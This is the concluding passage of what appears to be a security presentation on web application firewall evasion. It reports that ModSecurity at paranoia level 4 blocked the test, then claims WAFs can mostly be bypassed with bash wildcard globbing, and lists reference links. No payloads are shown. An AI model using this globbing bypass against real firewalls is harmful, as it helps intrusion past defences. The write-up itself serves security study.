the range of a-zA-Z0-9 are blocked, Lots of false positives



ModSecurity WITH PL4 WAF FILTER EVASION BLOCKED

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Conclusion:

Web application firewall(WAF) can mostly be bypassed by bash standard wildcard(globbing patterns).

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Reference

- https://medium.com/@infosecblay/waf-filter-404-not-found-f01c5705f215
- https://medium.com/secjuice/waf-evasion-techniques-718026d693d8
- https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/e4e0497be4d598cce0e0a8fef20d1f1e5578c8d0/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf

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Any Questions?